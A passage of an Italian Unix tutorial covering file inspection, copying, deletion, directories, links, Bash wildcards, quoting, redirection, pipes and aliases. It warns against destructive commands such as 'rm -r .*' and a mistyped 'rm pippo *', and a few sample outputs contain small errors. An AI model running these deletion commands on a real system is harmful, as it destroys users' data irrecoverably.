# Updated from RFC 1700, ``Assigned Numbers'' (October 1994).  Not all ports
# are included, only the more common ones.

tcpmux          1/tcp                           # TCP port service multiplexer
echo            7/tcp
echo            7/udp
discard         9/tcp           sink null
discard         9/udp           sink null
systat          11/tcp          users
daytime         13/tcp
daytime         13/udp
netstat         15/tcp
qotd            17/tcp          quote
msp             18/tcp                          # message send protocol
msp             18/udp                          # message send protocol
--More--(5%)
```

[*barra spaziatrice*]

```
chargen         19/tcp          ttytst source
chargen         19/udp          ttytst source
ftp-data        20/tcp
ftp             21/tcp
fsp             21/udp          fspd
ssh             22/tcp                          # SSH Remote Login Protocol
ssh             22/udp                          # SSH Remote Login Protocol
telnet          23/tcp
# 24 - private
smtp            25/tcp          mail
# 26 - unassigned
time            37/tcp          timserver
time            37/udp          timserver
rlp             39/udp          resource        # resource location
nameserver      42/tcp          name            # IEN 116
whois           43/tcp          nicname
re-mail-ck      50/tcp                          # Remote Mail Checking Protocol
re-mail-ck      50/udp                          # Remote Mail Checking Protocol
domain          53/tcp          nameserver      # name-domain server
domain          53/udp          nameserver
mtp             57/tcp                          # deprecated
bootps          67/tcp                          # BOOTP server
bootps          67/udp
--More--(9%)
```

Come mostrato, per passare alla schermata successiva, basta premere la [*barra spaziatrice*]. Per terminare, anche se non è stato visualizzato tutto il file, basta usare la lettera «q».

[*q*]

Il comando '**`less`**' funziona in modo analogo, con la differenza che si può scorrere il file anche all'indietro, usando intuitivamente la tastiera.

I comandi '**`more`**' e '**`less`**' sono descritti meglio nella sezione 43.1.

27.3 Determinazione del tipo

Il contenuto dei file può essere determinato attraverso il comando '**`file`**', senza doverne visualizzare il contenuto. Ciò è molto importante, specialmente nelle situazioni in cui visualizzare un file è inopportuno (si pensi a cosa accadrebbe tentando di visualizzare un file eseguibile binario).

Il comando '**`file`**' si basa su una serie di stringhe di riconoscimento chiamate ***magic number*** (una sorta di «impronta»), definite in base alla tradizione dei sistemi Unix.

$ **`file /etc/*`** [*Invio*]

```
/etc/DIR_COLORS:       English text
/etc/HOSTNAME:         ASCII text
/etc/X11:              directory
/etc/adjtime:          ASCII text
/etc/aliases:          English text
/etc/aliases.db:       Berkeley DB Hash file (Version 2, Little Endian,…
/etc/at.deny:          ASCII text
/etc/bashrc:           ASCII text
/etc/cron.daily:       directory
/etc/cron.hourly:      directory
/etc/cron.monthly:     directory
/etc/cron.weekly:      directory
/etc/crontab:          ASCII text
/etc/csh.cshrc:        ASCII text
/etc/dosemu.conf:      English text
/etc/dosemu.users:     ASCII text
…
```

Il comando indicato come esempio visualizza l'elenco dei file contenuti nella directory '`/etc/`', dove a fianco di ogni file appare la definizione del tipo a cui questo appartiene.

Questo metodo di riconoscimento dei dati non è infallibile, ma è comunque di grande aiuto.

27.4 Spazio utilizzato e spazio disponibile

Per controllare lo spazio disponibile nel disco (o nei dischi) si utilizza il comando '**`df`**'.

$ **`df`** [*Invio*]

Il risultato del comando potrebbe essere qualcosa di simile a quanto segue.

```
Filesystem          1024-blocks  Used Available Capacity Mounted on
/dev/hda4              648331  521981    92860      85%   /
/dev/hda1               41024   38712     2312      94%   /dos
```

Per controllare lo spazio utilizzato in una directory si può usare il comando '**du**'.

$ **du /bin** [*Invio*]

```
3168    /bin
```

In questo caso, si determina che la directory '/bin/' contiene file per un totale di 3168 Kibyte.

27.5 Conclusione

L'analisi del contenuto di directory e file è un'operazione elementare, ma essenziale per la determinazione delle azioni da compiere in funzione di quanto si rivela in questo modo.

Capitolo 28

Creazione, copia ed eliminazione di file

La creazione, la copia e l'eliminazione dei file sono operazioni elementari, ma importanti e delicate. Questa esercitazione deve essere fatta con cura e attenzione.

28.1 Creazione di un file

Esistono vari modi per creare un file. Il modo più semplice per creare un file vuoto è quello di usare il comando '**touch**'. Prima di tutto ci si sposta nella propria directory personale, che è il luogo più adatto per questo genere di esercizi.

$ **cd** [*Invio*]

$ **touch pippo** [*Invio*]

Dopo aver usato il comando '**touch**' per creare il file '`pippo`' non si ottiene alcuna conferma dell'avvenuta esecuzione dell'operazione. Questo atteggiamento è tipico dei sistemi Unix i cui comandi tendono a non manifestare il successo delle operazioni eseguite. Si può comunque verificare.

$ **ls -l pippo** [*Invio*]

```
-rw-rw-r--   1 tizio    tizio           0 Dec 23 10:49 pippo
```

Il file è stato creato.

In questa fase degli esercizi, in cui non è ancora stato descritto l'uso di un programma per creare o modificare file di testo, è possibile vedere un metodo semplice per creare un file del genere. Si utilizza il comando '**cat**' in un modo un po' strano che viene chiarito più avanti.

$ **cat > pippo2** [*Invio*]

Da questo momento inizia l'inserimento del testo come nell'esempio mostrato qui di seguito.

Esiste anche un modo semplice di scrivere [*Invio*]

un file di testo. [*Invio*]

Purtroppo si tratta di una scrittura a senso unico. [*Invio*]

[*Ctrl d*]

L'inserimento del testo termina con la combinazione [*Ctrl d*].[1]

Si può verificare che il file sia stato creato e contenga il testo digitato.

$ **cat pippo2** [*Invio*]

```
Esiste anche un modo semplice di scrivere
un file di testo.
Purtroppo si tratta di una scrittura a senso unico.
```

28.2 Copia di file

La copia dei file può essere fatta attraverso l'uso del comando '**`cp`**'.

$ **`cp pippo2 pippo3`** [*Invio*]

Eseguendo il comando appena mostrato, si ottiene la copia del file '`pippo2`' per generare il file '`pippo3`'. Come al solito, se tutto va bene non si ottiene alcuna segnalazione.

La copia di un gruppo di file può avvenire solo quando la destinazione (l'ultimo nome indicato nella riga di comando) è una directory già esistente.

$ **`cp pippo pippo2 pippo3 /tmp`** [*Invio*]

Con il comando precedente si copiano i file creati fino a questo punto nella directory '`/tmp/`'. La stessa cosa si può fare in modo più semplice utilizzando i caratteri jolly.

$ **`cp pippo* /tmp`** [*Invio*]

28.3 Eliminazione di file

L'eliminazione dei file avviene normalmente per mezzo di '**`rm`**'. L'uso di questo comando deve essere fatto con molta attenzione, specialmente quando si agisce con i privilegi dell'utente '**`root`**'. Infatti, la cancellazione avviene senza obiezioni e senza richiedere conferme. Può bastare un errore banale per cancellare tutto ciò a cui si può accedere.

$ **`rm pippo pippo2`** [*Invio*]

Il comando appena mostrato elimina **definitivamente** e senza possibilità di recupero i file indicati: '`pippo`' e '`pippo2`'.

La cancellazione dei file può avvenire anche indicandone un gruppo attraverso l'uso dei caratteri jolly. L'uso di questi simboli rappresenta un rischio in più. Generalmente, quando non si ha ancora una buona preparazione e si può essere incerti sull'effetto di un comando di eliminazione, conviene prima controllare il risultato, per esempio attraverso '**`ls`**'.[2]

Volendo cancellare tutti i file il cui nome inizia per '**`pippo`**', si potrebbe utilizzare il modello '**`pippo*`**'. Per sicurezza si verifica con '**`ls`**'.

$ **`ls pippo*`** [*Invio*]

```
pippo3
```

Risulta corrispondere al modello solo il file '`pippo3`'. Infatti, poco prima sono stati cancellati '`pippo`' e '`pippo2`'. In ogni caso, si vede che il modello è corretto e si procede con la cancellazione (tuttavia si deve fare attenzione ugualmente).

$ **`rm pippo*`** [*Invio*]

L'uso distratto di questo comando di eliminazione, può produrre danni gravi. Si pensi a cosa può accadere se, invece di digitare '**`rm pippo*`**' si inserisse accidentalmente uno spazio tra la parola '**`pippo`**' e l'asterisco. Il comando sarebbe '**`rm pippo *`**' e produrrebbe l'eliminazione del file '`pippo`' (se esiste) e successivamente l'eliminazione di tutti i file contenuti nella directory corrente (questo è ciò che rappresenta l'asterisco da solo). Come è già stato spiegato, '**`rm`**'

non fa domande, così come accade con gli altri comandi, nel rispetto delle tradizioni Unix: quello che è cancellato è cancellato.

28.4 Conclusione

La creazione di file, normalmente vuoti, la copia e l'eliminazione, sono operazioni elementari ma fondamentali. Nella loro semplicità si tratta comunque di funzionalità che richiedono un po' di attenzione, soprattutto quando si interviene con i privilegi dell'utente '**`root`**': con la copia si potrebbero sovrascrivere file già esistenti, con la cancellazione si potrebbe intervenire in un ambito diverso da quello previsto o desiderato.

[1] La combinazione di tasti [*Ctrl d*] termina l'inserimento di un testo se ciò viene fatto dopo aver concluso l'ultima riga, premendo [*Invio*], diversamente, la combinazione [*Ctrl d*] deve essere premuta due volte di seguito.

[2] Per la precisione, sarebbe più opportuno l'uso del comando '**`echo`**', che però non è ancora stato mostrato.

Capitolo 29

Creazione, copia ed eliminazione di directory

Le directory possono essere viste come contenitori di file e di altre directory. La copia e l'eliminazione di directory ha delle implicazioni differenti rispetto alle stesse operazioni con i file normali. Continua a valere la raccomandazione di svolgere l'esercitazione con cura.

29.1 Creazione di una directory

La creazione di una directory è concettualmente simile alla creazione di un file vuoto. Quando la directory viene creata è sempre vuota: si riempie utilizzandola. Una directory viene creata con il comando '**`mkdir`**'.

Prima di procedere ci si sposta nella propria directory personale e quindi si crea la directory '`mia/`' discendente dalla posizione corrente.

`$` **`cd`** [*Invio*]

`$` **`mkdir mia`** [*Invio*]

Si può verificare con il comando '**`ls`**'.

`$` **`ls -l`** [*Invio*]

```
...
drwxr-xr-x   8 tizio    tizio        1024 Dec 23 12:11 mia
...
```

La lettera '**`d`**' all'inizio della stringa che identifica i permessi indica chiaramente che si tratta di una directory.

29.2 Copia di directory

La copia delle directory avviene attraverso il comando '**`cp`**' con le opzioni '**`-r`**' oppure '**`-R`**', tra le quali c'è una differenza sottile che però qui non viene approfondita.

`$` **`cp -r mia mia2`** [*Invio*]

Con il comando appena visto, si ottiene la copia della directory '`mia/`' in '`mia2/`'. La copia è ricorsiva, nel senso che comprende tutti i file contenuti nella directory di origine, assieme a tutte le eventuali sottodirectory, compreso il loro contenuto.

29.3 Eliminazione di directory

Normalmente, le directory si possono cancellare quando sono vuote, per mezzo del comando '**`rmdir`**'.

Valgono le stesse raccomandazioni di prudenza fatte in precedenza in occasione degli esercizi sulla cancellazione di file.

`$` **`rmdir mia2`** [*Invio*]

Il comando appena mostrato elimina la directory '`mia2/`'.

L'eliminazione delle directory fatta in questo modo, cioè attraverso il comando '**rmdir**', non è molto preoccupante, perché con esso è consentito eliminare solo directory vuote: se ci si accorge di avere eliminato una directory di troppo, si riesce facilmente a ricrearla con il comando '**mkdir**'.

Tuttavia, spesso si eliminano interi rami di directory, quando con un comando si vuole eliminare una o più directory e con esse il loro contenuto di file ed eventuali altre directory. Si dice in questo caso che si esegue una cancellazione ricorsiva.

Prima di proseguire, si prova a creare una struttura articolata di directory.

$ **mkdir carbonio** [*Invio*]

$ **mkdir carbonio/idrogeno** [*Invio*]

$ **mkdir carbonio/ossigeno** [*Invio*]

$ **mkdir carbonio/idrogeno/elio** [*Invio*]

Si dovrebbe ottenere una struttura organizzata nel modo seguente:

$ **tree carbonio** [*Invio*]

```
carbonio
|-- idrogeno
|   `-- elio
`-- ossigeno

3 directories, 0 files
```

Se si tenta di eliminare tutta la struttura che parte da '`carbonio/`' con il comando '**rmdir**', si ottiene solo una segnalazione di errore.

$ **rmdir carbonio** [*Invio*]

```
rmdir: carbonio: Directory not empty
```

Per questo bisogna utilizzare il comando '**rm**' con l'opzione '**-r**'. Tuttavia, il comando '**rm**' applicato in questo modo ricorsivo è **particolarmente pericoloso** se utilizzato in modo distratto.

$ **rm -r carbonio** [*Invio*]

La directory '`carbonio/`' e tutto ciò che da essa discendeva non c'è più.

Si provi a pensare cosa può accadere quando si utilizzano i caratteri jolly: si cancellano indifferentemente file e directory che corrispondono al modello. C'è però ancora qualcosa di peggiore: l'insidia dei nomi che iniziano con un punto.

29.4 Eliminazione di directory il cui nome inizia con un punto

La cancellazione di directory il cui nome inizia con un punto è un'operazione estremamente delicata che merita una discussione a parte. Generalmente, quando si utilizzano i caratteri jolly per identificare un gruppo di nomi di file e directory, questi simboli non corrispondono mai ai nomi che iniziano con un punto. Questa convenzione è stata definita per evitare che con i caratteri jolly si possa intervenire involontariamente con i riferimenti standard delle directory: '`.`' (la directory stessa che lo contiene) e '`..`' (la directory genitrice).

A questo fatto si è aggiunta la convenzione di nominare in questo modo (con un punto iniziale) file e directory che rappresentano la configurazione particolare di ogni utente. In tal modo, è come se tali file e directory fossero nascosti, per cui l'utente non risulta infastidito da questi che così non possono nemmeno essere cancellati involontariamente.

Potrebbe sorgere il desiderio di eliminare tutti questi file e tutte queste directory, utilizzando il modello '**`.*`**' (punto, asterisco), ma in questo modo si eliminerebbero anche i riferimenti standard: '`.`' e '`..`', eliminando così anche la directory corrente, ma soprattutto quella genitrice (con tutto il suo contenuto).

Se il comando viene dato da un utente comune, questo riesce a eliminare solo i dati a cui può accedere, mentre se lo sbaglio viene fatto dall'utente '**`root`**', tutto ciò che è stato selezionato erroneamente viene perduto.

> Si osservi che in un sistema GNU/Linux tipico, la directory personale dell'utente '**`root`**' è '`/root/`'; pertanto, un comando del genere viene dato presumibilmente proprio quando la directory corrente è la directory personale, che, come si vede, discende immediatamente dalla radice. Pertanto, un utente '**`root`**' che fa uno sbaglio del genere, normalmente cancella tutto il file system principale con il contenuto di tutti gli altri dischi che vi si trovano innestati.

Per concludere, il comando incriminato è '**`rm -r .*`**'. **Chi ha letto si consideri avvisato!**

29.5 Conclusione

Quando si copiano e si eliminano le directory, sorge spontaneo il desiderio di intervenire in modo ricorsivo su tutto il contenuto della directory di partenza. I problemi maggiori cui si va incontro sono legati alla cancellazione ricorsiva, specialmente quando si pretende di eliminare i file e le directory il cui nome inizia con un punto, in modo globale, attraverso un modello fatto di caratteri jolly.

Capitolo 30

Spostamenti e collegamenti di file e directory

Negli ambienti Unix, lo spostamento e il cambiamento del nome di file e directory sono la stessa cosa. Un'altra particolarità dei sistemi operativi Unix è la possibilità di gestire i collegamenti a file e directory.

30.1 Spostamento e ridenominazione

Lo spostamento di file e directory avviene per mezzo di '**mv**'. Per esercitarsi con questo comando si preparano alcuni file e alcune directory.

$ **touch alfa** [*Invio*]

$ **touch beta** [*Invio*]

$ **mkdir gamma** [*Invio*]

Come sempre è bene controllare.

$ **ls -l** [*Invio*]

```
...
-rw-rw-r--   1 tizio    tizio           0 Dec 25 12:46 alfa
-rw-rw-r--   1 tizio    tizio           0 Dec 25 12:46 beta
drwxrwxr-x   2 tizio    tizio        1024 Dec 25 12:46 gamma
...
```

Si procede rinominando il file '`alfa`' in modo che diventi '`omega`'.

$ **mv alfa omega** [*Invio*]

$ **ls -l** [*Invio*]

```
...
-rw-rw-r--   1 tizio    tizio           0 Dec 25 12:46 omega
...
```

Volendo spostare una serie di file e directory in gruppo, è necessario che la destinazione sia una directory. Con il comando seguente si spostano i due file creati poco prima nella directory '`gamma/`'.

$ **mv omega beta gamma** [*Invio*]

$ **ls -l gamma** [*Invio*]

```
-rw-rw-r--   1 tizio    tizio           0 Dec 25 12:46 beta
-rw-rw-r--   1 tizio    tizio           0 Dec 25 12:46 omega
```

Generalmente, lo spostamento (o il cambiamento di nome) non fa differenza tra file normali e directory.

$ **mv gamma /tmp** [*Invio*]

Il comando precedente sposta la directory '`gamma/`' in '`/tmp/`'.

È importante tenere presente che il comando '**`mv`**' non può cambiare una serie di nomi in modo sistematico. Per esempio, non si può cambiare '**`*.mio`**' in '**`*.tuo`**'.

30.2 Collegamenti

La creazione di un collegamento è un'operazione simile alla copia, con la differenza che invece di creare un duplicato di file e directory, si genera un riferimento agli originali. Ne esistono due tipi: collegamenti simbolici e collegamenti fisici (questi ultimi conosciuti di solito come *hard link*). In questa esercitazione vengono mostrati solo collegamenti simbolici.

$ **pwd** [*Invio*]

```
/home/tizio
```

Il comando utilizzato per creare questi collegamenti è '**`ln`**'; dal momento che si intendono mostrare solo quelli simbolici, viene usata sempre l'opzione '**`-s`**'.

Per esercitarsi con questo comando si preparano alcuni file e directory.

$ **touch uno** [*Invio*]

$ **touch due** [*Invio*]

$ **mkdir tre** [*Invio*]

Come sempre è bene controllare.

$ **ls -l** [*Invio*]

```
...
-rw-rw-r--   1 tizio    tizio           0 Dec 25 12:46 due
drwxrwxr-x   2 tizio    tizio        1024 Dec 25 12:46 tre
-rw-rw-r--   1 tizio    tizio           0 Dec 25 12:46 uno
```

Come già si accenna all'inizio, la creazione di un collegamento è un'operazione simile alla copia.

$ **ln -s uno uno.bis** [*Invio*]

Con il comando mostrato sopra, si ottiene un collegamento simbolico, denominato '`uno.bis`', al file '`uno`'.

$ **ls -l** [*Invio*]

```
...
lrwxrwxrwx   1 tizio    tizio           3 Dec 25 12:47 uno.bis -> uno
```

Da questo momento si può fare riferimento al file '`uno`' utilizzando il nome '`uno.bis`'.

La creazione di un collegamento a una directory può avvenire nello stesso modo visto per i file (a patto che si tratti di collegamenti simbolici).

$ **ln -s /tmp miatemp** [*Invio*]

Se il comando appena visto ha successo si può raggiungere la directory '`/tmp/`' anche attraverso il riferimento '`miatemp`'.

La creazione di un gruppo di collegamenti con un solo comando, può avvenire solo quando la destinazione (l'ultimo nome sulla riga di comando) è una directory. In questo modo si ottiene la creazione di una serie di collegamenti al suo interno.

$ **ln -s /home/tizio/uno* /home/tizio/due tre** [*Invio*]

In questo caso, si generano una serie di collegamenti per tutti i file i cui nomi iniziano per '`uno`' e anche per il file '`due`' nella directory '`tre/`'.

Nell'esempio mostrato sopra, i file per i quali si vogliono creare dei collegamenti simbolici sono stati indicati con il loro percorso assoluto, pur immaginando che la directory '`/home/tizio/`' fosse quella corrente. In tal senso, la directory di destinazione è stata indicata semplicemente in modo relativo. Quando si creano una serie di collegamenti simbolici in una directory come in questo modo, è necessario indicare anche il percorso adeguato nei file (o nelle directory) di origine, perché i nomi ai quali si vuole fare riferimento sono trattati come stringhe.

$ **ls -l tre** [*Invio*]

```
lrwxrwxrwx   1 tizio    tizio    15 Dec 25 15:21 due -> /home/tizio/due
lrwxrwxrwx   1 tizio    tizio    15 Dec 25 15:21 uno -> /home/tizio/uno
lrwxrwxrwx   1 tizio    tizio    19 Dec 25 15:21 uno.bis -> /home/tizio/uno.bis
```

Si può osservare che è stato creato anche un collegamento che punta a un altro collegamento.

Se si cancellano questi collegamenti simbolici nella directory '`tre/`', si può provare a vedere cosa può accadere se non si indica un percorso assoluto:

$ **rm tre/*** [*Invio*]

Intuitivamente si può ritenere che possa essere corretta la creazione dei collegamenti simbolici in questo modo:

$ **ln -s uno* due tre** [*Invio*]

Se però si va a controllare il contenuto della directory '`tre/`', si può notare una cosa strana: i collegamenti simbolici puntano a loro stessi.

$ **ls -l tre** [*Invio*]

```
lrwxrwxrwx   1 tizio    tizio    15 Dec 25 15:25 due -> due
lrwxrwxrwx   1 tizio    tizio    15 Dec 25 15:25 uno -> uno
lrwxrwxrwx   1 tizio    tizio    19 Dec 25 15:25 uno.bis -> uno.bis
```

Inizialmente è difficile capire questa cosa. Conviene provare in modo ancora diverso:

$ **rm tre/*** [*Invio*]

$ **ln -s ./uno* ./due tre** [*Invio*]

$ **ls -l tre** [*Invio*]

```
lrwxrwxrwx   1 tizio    tizio    15 Dec 25 15:30 due -> ./due
lrwxrwxrwx   1 tizio    tizio    15 Dec 25 15:30 uno -> ./uno
lrwxrwxrwx   1 tizio    tizio    19 Dec 25 15:30 uno.bis -> ./uno.bis
```

Se non è ancora chiaro, si provi questo:

$ **rm tre/*** [*Invio*]

$ **ln -s nero/marrone rosso/arancio giallo/verde tre** [*Invio*]

$ **ls -l tre** [*Invio*]

```
lrwxrwxrwx   1 tizio    tizio    15 Dec 25 15:35 marrone -> nero/marrone
lrwxrwxrwx   1 tizio    tizio    15 Dec 25 15:35 arancio -> rosso/arancio
lrwxrwxrwx   1 tizio    tizio    19 Dec 25 15:35 giallo -> giallo/verde
```

Si intende che i file '`nero/marrone`', '`rosso/arancio`' e '`giallo/verde`' non esistono; tuttavia, i collegamenti simbolici vengono creati ugualmente.

30.3 Conclusione

Lo spostamento di file e directory avviene in modo simile alla copia, solo che l'origine viene rimossa. Lo spostamento di directory attraverso unità di memorizzazione differenti non è possibile. Lo spostamento erroneo può essere dannoso: se non si fa attenzione si può sovrascrivere qualcosa che ha già lo stesso nome dei file o delle directory di destinazione. Questo è lo stesso tipo di problema che si rischia di incontrare con la copia.

I collegamenti a file e directory permettono di definire percorsi alternativi agli stessi. I collegamenti simbolici vengono creati analizzando i nomi senza verificare che appartengano effettivamente a file o directory reali.

La shell

La shell è il mezzo attraverso cui si interagisce con il sistema. Il modo di inserire i comandi può cambiare molto da una shell all'altra. Gli esercizi proposti in questa sezione sono stati realizzati in particolare con la shell Bash, ma gran parte di questi possono essere validi anche per altre shell.

31.1 Completamento automatico con la shell Bash

Il completamento automatico è un modo attraverso cui la shell Bash aiuta l'utente a completare un comando. La richiesta di completamento viene fatta attraverso l'uso del tasto [*Tab*]. Si preparano alcuni file di esempio. I nomi utilizzati sono volutamente lunghi.

$ **touch microinterruttore** [*Invio*]

$ **touch microscopico** [*Invio*]

$ **touch supersonico** [*Invio*]

Supponendo di voler utilizzare questi nomi all'interno di una riga di comando, si può essere un po' infastiditi dalla loro lunghezza. Utilizzando il completamento automatico si risolve il problema.

$ **ls sup** [*Tab*]

Dopo avere scritto solo '**sup**', premendo il tasto [*Tab*] si ottiene il completamento del nome, dal momento che non esistono altri file o directory (nella posizione corrente) che inizino nello stesso modo. L'esempio seguente mostra lo stesso comando completato e terminato.

$ **ls sup** [*Tab*]ersonico[*Invio*]

Il completamento automatico dei nomi potrebbe essere impossibile. Infatti, potrebbe non esistere alcun nome che coincida con la parte iniziale già inserita, oppure potrebbero esistere più nomi composti con lo stesso prefisso. In questo ultimo caso, il completamento si ferma al punto in cui i nomi iniziano a distinguersi.

$ **ls mic** [*Tab*]ro

In questo caso, il completamento si spinge fino a '**micro**' che è la parte comune dei nomi 'microinterruttore' e 'microscopico'. Per poter proseguire occorre aggiungere un'indicazione che permetta di distinguere tra i due nomi. Volendo selezionare il primo di questi nomi, basta aggiungere la lettera '**i**' e premere nuovamente il tasto [*Tab*]. L'esempio seguente rappresenta il procedimento completo.

$ **ls mic** [*Tab*]ro**i** [*Tab*]nterruttore[*Invio*]

31.2 Sostituzione: caratteri jolly

L'utilizzo di caratteri jolly rappresenta una forma alternativa di completamento dei nomi. Infatti è compito della shell la trasformazione dei simboli utilizzati per questo scopo.

Per questo esercizio si utilizzano i file creati nella sezione precedente: '`microinterruttore`', '`microscopico`' e '`supersonico`'. In seguito se ne vengono aggiunti altri quando l'esercizio lo richiede.

31.3 Sostituzione: asterisco

L'asterisco rappresenta una sequenza indefinita di zero o più caratteri di qualunque tipo, esclusa la barra obliqua di separazione tra le directory. Per cui, l'asterisco utilizzato da solo rappresenta tutti i nomi di file disponibili nella directory corrente.

$ **`ls`** [*Invio*]

Il comando '**`ls`**' appena mostrato serve a elencare tutti i nomi di file e directory contenuti nella directory corrente.

$ **`ls *`** [*Invio*]

Questo comando è un po' diverso, nel senso che la shell provvede a sostituire l'asterisco con tutto l'elenco di nomi di file e directory contenuti nella directory corrente. Sarebbe come se il comando fosse '**`ls microinterruttore microscopico`**'...

In tal senso, anche il comportamento di '**`ls`**' cambia: non si limita a elencare il contenuto della directory corrente, ma (eventualmente, se ce ne sono) anche quello di tutte le directory contenute in quella corrente.

L'asterisco può essere utilizzato anche assieme a parti fisse di testo.

$ **`ls micro*`** [*Invio*]

Questo comando è composto in modo che la shell sostituisca '**`micro*`**' con tutti i nomi che iniziano per '**`micro`**'.

```
microinterruttore microscopico
```

È stato precisato che l'asterisco può essere sostituito anche con la stringa nulla. Per verificarlo si crea un altro file.

$ **`touch nanomicro`** [*Invio*]

Con il comando seguente si vogliono elencare tutti i nomi che contengono la parola '**`micro`**'.

$ **`ls *micro*`** [*Invio*]

```
microinterruttore microscopico nanomicro
```

31.4 Sostituzione: interrogativo

Il punto interrogativo rappresenta esattamente un carattere qualsiasi.

Prima di proseguire si aggiungono alcuni file con nomi adatti agli esempi seguenti.

$ **touch xy123j4** [*Invio*]

$ **touch xy456j5** [*Invio*]

$ **touch xy789j111** [*Invio*]

$ **touch xy78j67** [*Invio*]

Con il comando seguente si vuole intervenire su tutti i file lunghi esattamente sette caratteri che contengono la lettera '**j**' nella sesta posizione.

$ **ls ?????j?** [*Invio*]

```
xy123j4 xy456j5
```

Diverso sarebbe stato usando l'asterisco: non si può limitare il risultato ai file che contengono la lettera '**j**' nella sesta posizione, ma nemmeno la lunghezza del nome può essere presa in considerazione.

$ **ls *j*** [*Invio*]

In questo modo si ottiene l'elenco di tutti i nomi che contengono la lettera '**j**', senza specificare altro.

```
xy123j4 xy456j5 xy789j111 xy78j67
```

31.5 Sostituzione: parentesi quadre

Le parentesi quadre vengono utilizzate per delimitare un elenco o un intervallo di caratteri. Rappresentano un solo carattere tra quelli contenuti, o tra quelli appartenenti all'intervallo indicato.

$ **ls xy????[4567]*** [*Invio*]

```
xy123j4 xy456j5 xy78j67
```

Il comando appena indicato è stato scritto in modo da fornire a '**ls**', come argomento, l'elenco di tutti i file i cui nomi iniziano per '**xy**', proseguono con quattro caratteri qualunque, quindi contengono un carattere da '**4**' a '**7**' e terminano in qualunque modo. Lo stesso risultato si potrebbe ottenere indicando un intervallo nelle parentesi quadre.

$ **ls xy????[4-7]*** [*Invio*]

31.6 Protezione

Il fatto che la shell sostituisca alcuni caratteri complica il loro utilizzo nei nomi di file e directory. Se esiste la necessità, è possibile evitare la sostituzione di questi caratteri facendoli precedere da una barra obliqua inversa, che funge da carattere di escape, ovvero, da simbolo di protezione.

$ **touch sei*otto** [*Invio*]

$ **ls** [*Invio*]

```
...
sei*otto
```

In questo modo è possibile includere nel nome di un file anche lo spazio.

$ **touch sei\ bella** [*Invio*]

$ **ls** [*Invio*]

```
...
sei bella
sei*otto
```

È possibile ottenere un risultato simile delimitando il testo che deve essere interpretato come un oggetto unico attraverso apici singoli o apici doppi:

$ **touch "sei*sei"** [*Invio*]

$ **touch 'tre*due'** [*Invio*]

$ **ls** [*Invio*]

```
...
tre*due
...
sei bella
sei*otto
sei*sei
```

$ **touch "sei alta"** [*Invio*]

$ **ls** [*Invio*]

```
...
tre*due
...
sei alta
sei bella
sei*otto
sei*sei
```

È bene ricordare che l'uso degli apici singoli o degli apici doppi non è sempre equivalente, ma questo e altri dettagli vengono approfonditi nella parte dedicata alla shell POSIX (parte xxv).

31.7 Verifica della sostituzione

L'uso di caratteri jolly può essere pericoloso quando non si ha un'esperienza sufficiente a determinare l'effetto esatto del comando che ci si accinge a utilizzare. Ciò soprattutto quando si utilizzano per cancellare. Il modo migliore per verificare l'effetto della sostituzione dei caratteri jolly è l'uso del comando '**echo**', che si occupa semplicemente di visualizzare l'elenco dei suoi argomenti.

Per esempio, per sapere quali file e directory vengono coinvolti dal modello '**micro***', basta il comando seguente:

$ **echo micro*** [*Invio*]

```
microinterruttore microscopico
```

Anche l'uso di '**ls**', come comando non distruttivo, può essere di aiuto per determinare l'estensione di un modello fatto di caratteri jolly. Ma '**ls**' mostra anche il contenuto delle directory che vengono indicate tra gli argomenti, quindi potrebbe distrarre un po' l'utilizzatore.

31.8 Ridirezione

La ridirezione dirotta i dati in modo da destinarli a un file o da prelevarli da un file.

$ **ls -l > elenco** [*Invio*]

Questo comando genera il file '`elenco`' con il risultato dell'esecuzione di '**ls**'. Si può controllare il contenuto di questo file con '**cat**'.

$ **cat elenco** [*Invio*]

Anche l'input può essere ridiretto, quando il comando al quale si vuole inviare è in grado di riceverlo. Il comando '**cat**' è in grado di emettere ciò che riceve dallo standard input.

$ **cat < elenco** [*Invio*]

Si ottiene in questo modo la visualizzazione del contenuto del file '`elenco`', esattamente come succede con il comando precedente, ma in tal caso, il file da visualizzare viene ottenuto dallo standard input per mezzo dell'attività della shell.

La ridirezione dell'output, come è stata vista finora, genera un nuovo file ogni volta, eventualmente sovrascrivendo ciò che esiste già con lo stesso nome. Sotto questo aspetto, la ridirezione dell'output è fonte di possibili danni.

La ridirezione dell'output può essere fatta in aggiunta, creando un file se non esiste, o aggiungendovi i dati se invece esiste già.

$ **ls -l /tmp >> elenco** [*Invio*]

In tal modo viene aggiunto al file '`elenco`' l'elenco dettagliato del contenuto della directory '`/tmp/`'.

$ **cat elenco** [*Invio*]

31.9 Condotti

Il condotto, ovvero la *pipeline*, è una forma di ridirezione in cui la shell invia l'output di un comando come input del successivo.

$ **cat elenco | sort** [*Invio*]

In questo modo, '**cat**' legge il contenuto del file 'elenco', ma questo, invece di essere visualizzato sullo schermo, viene inviato dalla shell come standard input di '**sort**' che lo riordina e poi lo emette sullo schermo.

Un condotto può utilizzare anche la ridirezione, per cui, il comando visto precedentemente può essere trasformato nel modo seguente:

$ **cat < elenco | sort** [*Invio*]

Naturalmente, il comando si può semplificare come indicato sotto, ma in tal caso non si tratta più di condotto:

$ **sort < elenco** [*Invio*]

31.10 Alias

La creazione di un alias è un metodo che permette di definire un nome alternativo per un comando preesistente.

$ **alias elenca='ls -l'** [*Invio*]

Dopo aver definito l'alias '**elenca**', come indicato nel comando precedente, utilizzandolo si ottiene l'equivalente di '**ls -l**'. Basta provare.

$ **elenca** [*Invio*]

Ma l'alias permette di utilizzare argomenti, come se si trattasse di comandi normali.

$ **elenca micro*** [*Invio*]

Quello che si ottiene corrisponde al risultato del comando '**ls -l micro***':

```
-rw-rw-r--   1 tizio    tizio           0 Dec 26 10:19 microinterruttore
-rw-rw-r--   1 tizio    tizio           0 Dec 26 10:19 microscopico
```

Gli alias tipici che vengono creati sono i seguenti. Servono per fare in modo che le operazioni di cancellazione o sovrascrittura vengano eseguite dopo una richiesta di conferma.

$ **alias rm='rm -i'** [*Invio*]

$ **alias cp='cp -i'** [*Invio*]

$ **alias mv='mv -i'** [*Invio*]

Si può provare a eliminare un file per vedere cosa accade.

$ **rm microinterruttore** [*Invio*]

```
rm: remove 'microinterruttore'?:
```

n [*Invio*]

In questo modo, il file non è stato cancellato.

Per l'eliminazione di un alias si procede intuitivamente con il comando '**unalias**':

$ **unalias elenca** [*Invio*]

In questo modo, si elimina l'alias '**elenca**' in modo selettivo, mentre con il comando seguente si eliminano tutti gli alias ancora esistenti:

$ **unalias -a** [*Invio*]

